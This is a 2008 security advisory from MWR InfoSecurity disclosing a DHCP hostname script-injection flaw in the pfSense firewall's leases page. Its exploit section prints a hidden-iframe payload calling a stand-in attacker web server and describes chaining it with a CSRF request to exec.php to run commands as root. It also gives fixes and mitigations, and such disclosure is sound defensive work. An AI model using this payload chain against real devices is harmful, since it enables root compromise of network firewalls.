

MWR InfoSecurity Security
Advisory

pfSense – DHCP Script
Injection Vulnerability

25th July 2008



Contents

1	Detailed Vulnerability Description	5
1.1	Technical Background.....	5
1.2	Overview of Vulnerability.....	5
1.3	Exploit Information	7
2	Recommendations.....	9
3	References.....	9
4	Acknowledgement	9

pfSense Firewall – DHCP Script Injection Vulnerability

Package Name:	pfSense Open Source Firewall
Date Discovered:	January 2008
Affected Versions:	Confirmed in Version 1.0.1

CVE Reference	Not Yet Assigned
Author	Rafael Dominguez Vega
Severity	High Risk
Local/Remote	Remote
Vulnerability Class	Script Injection / Remote Code Execution
Vendor	pfSense http://www.pfsense.com/
Vendor Response	<p>A fix was implemented that resolves this issue. pfSense users updating to version 1.2 will not be affected.</p> <p>It should be noted that 1.0.x release is a deprecated version and therefore not longer recommended for use.</p> <p>Updates can be found in the following location:- http://www.pfsense.org/index.php?option=com_content&task=view&id=58&Itemid=46</p>
Exploit Details Included	Yes
Application Language	PHP

Overview:

“pfSense is a free, open source customized distribution of FreeBSD tailored for use as a firewall and router.” (<http://www.pfsense.org/>)

The pfSense firewall and router is intended to provide users with various functionality, such as VPN connectivity, load balancing, real time information, DHCP Server, etc. (http://www.pfsense.org/index.php?option=com_content&task=view&id=40&Itemid=43)

The pfSense firewall provides users with a DHCP server and the ability to manage it via an administrative web interface. This allows users to set up configuration options and view active DHCP leases.

It should be noted that after this issue was identified, it was found that the vendor released an advisory in February 2008 titled “pfSense Unspecified Cross-Site Scripting Vulnerabilities” (<http://www.securityfocus.com/bid/28072/info>). The vulnerability discussed in the vendor advisory relates to an input validation issue; however, insufficient details were provided to confirm whether the vulnerability discussed in this advisory is the same issue.

The reason for disclosing this advisory is to supplement the research outlined in the white paper titled “Behind Enemy Lines”.
http://www.mwrinfosecurity.com/publications/mwri_behind-enemy-lines_2008-07-25.pdf

Impact:

The pfSense firewall administrative web interface has been identified as being vulnerable to a script injection attack that could allow remote attackers to execute commands on the target system with root privileges. An attacker must be in a position to obtain a DHCP lease from the target device.

Cause:

Exploitation of this vulnerability is possible because the pfSense firewall web interface does not properly sanitise parameters that are passed to it from the DHCP server.

If a specially crafted DHCPREQUEST message containing malicious code in the Hostname DHCP Options field is sent to the pfSense's DHCP server; this will be displayed in the DHCP active leases page of the pfSense administrative interface and will be executed when an administrator visits this page.

Interim Workaround:

Remove the DHCP active leases page from the pfSense administrative interface and manage the DHCP server via the shell console.

Solution:

A fix was implemented that resolves this issue. It is recommended that users update to version 1.2

1 Detailed Vulnerability Description

1.1 Technical Background

DHCP (Dynamic Host Configuration Protocol), is a protocol that runs at the application level (TCP/IP OSI reference model) and which is used to assign dynamic IP addresses to devices on a network (<http://www.ietf.org/rfc/rfc2131.txt>). DHCP also enables the exchange of a series of TCP/IP configuration parameters (such as the subnet mask, default router, device host name, etc) between the DHCP server and the network device.

In order to obtain a dynamic IP address, the network device must first send a DHCPDISCOVER message in order to find the DHCP server on the network. The server will respond by sending a DHCPOFFER message, containing the IP address that the server is offering (referred to as the 'IP lease offer').

The network device then broadcasts a DHCPREQUEST message in response to the IP lease offer received from the DHCP server. The DHCP options field of this message contains the Hostname of the network device.

When the DHCP server receives the DHCPREQUEST from the network device, this responds with a DHCPACK message assigning the IP address to the network device and adding it to the list of active leases.

1.2 Overview of Vulnerability

The pfSense web interface obtains information about the active leases from the DHCP server. An attacker connected to the same network on which the pfSense device is located could send a specially crafted DHCPREQUEST message containing a malicious payload in the DHCP Options Hostname field. This would then be passed from the DHCP server to the web interface and executed when the DHCP active leases page was visited by an administrator. The pfSense web interface runs with root privileges and the malicious code would be executed with these privileges.

A screenshot of a JavaScript alert box being rendered on the DHCP leases page after a malicious DHCPREQUEST message was sent is included here: -

The reason for disclosing this advisory is to supplement the research outlined in the white paper titled "Behind Enemy Lines".
http://www.mwrinfosecurity.com/publications/mwri_behind-enemy-lines_2008-07-25.pdf

1.3 Exploit Information

It was possible to construct a proof of concept attack which could be used to execute arbitrary code remotely. This could, in turn, be used as the basis of an attack which gained access to a pfSense device with 'root' privileges.

One simple example of how fully compromise a device using this attack is outlined below.

An attacker would send a specially crafted DHCPREQUEST message to a pfSense DHCP server.

The DHCP message would contain a malicious payload in the DHCP Options Hostname field of the message. The injected code could be of the following form: -

```
<iframe height=0 width=0 src='http://attacker-web-server/'>
```

This payload is known to be executed in Mozilla Firefox web browser and will cause the user's browser to connect to the attacker's web server.

This code would execute in the DHCP leases page and reference a malicious script located on a host under the attacker's control.




Figure 3: Delivery of malicious script to Hostname field.

The attacker's web server could then make a POST request to the command execution functionality provided by pfSense web interface (<http://xxxxxx/exec.php>) and execute the desired command using a Cross Site Request Forgery technique (http://www.owasp.org/index.php/Top_10_2007-A5).




Figure 4: pfSense administrative interface command execution page.

In this trivial example this would result in the “whoami” command being executed on the system. However, an attacker could alter this code to execute commands of their choosing, which could result in the remote compromise of the target system.

2 Recommendations

A fix was implemented that resolves this issue. It is recommended that users update to version 1.2

It is recommended that any application vulnerable to DHCP script injection attacks is redesigned such that all user input is subject to strict input validation. All input variables must be checked against specific data types with all unauthorised input being rejected. An additional layer of protection should also be added by HTML encoding all data that is returned to the user. This would form part of a layered security model that provides greater defence against attacks that bypass input validation.

Additionally, as an extra layer of security the application code should be modified to prevent CSRF attacks. The most effective method for achieving this is to use a one-time dynamic transaction ID for all requests sent to the server.

3 References

pfSense Open Source Firewall

<http://www.pfsense.org/>

pfSense Features page

http://www.pfsense.org/index.php?option=com_content&task=view&id=40&Itemid=43

rfc2131 - Dynamic Host Configuration Protocol

<http://www.ietf.org/rfc/rfc2131.txt>

Top 10 2007-Cross Site Request Forgery

http://www.owasp.org/index.php/Top_10_2007-A5

usefulfor.com/ruby - Net::DHCP

<http://usefulfor.com/ruby/2007/11/05/netdhcp/>

Scapy

<http://www.secdev.org/projects/scapy/>

Whitepaper: Behind Enemy Lines

http://www.mwrinfosecurity.com/publications/mwri_behind-enemy-lines_2008-07-25.pdf

4 Acknowledgement

MWR InfoSecurity would like to acknowledge pfSense for their co-operation in working with the author in regards to this matter and their pro-active approach to resolving the issue discussed here.

MWR InfoSecurity
St. Clement House
1-3 Alencon Link
Basingstoke, RG21 7SB
Tel: +44 (0)1256 300920
Fax: +44 (0)1256 844083
mwrinfosecurity.com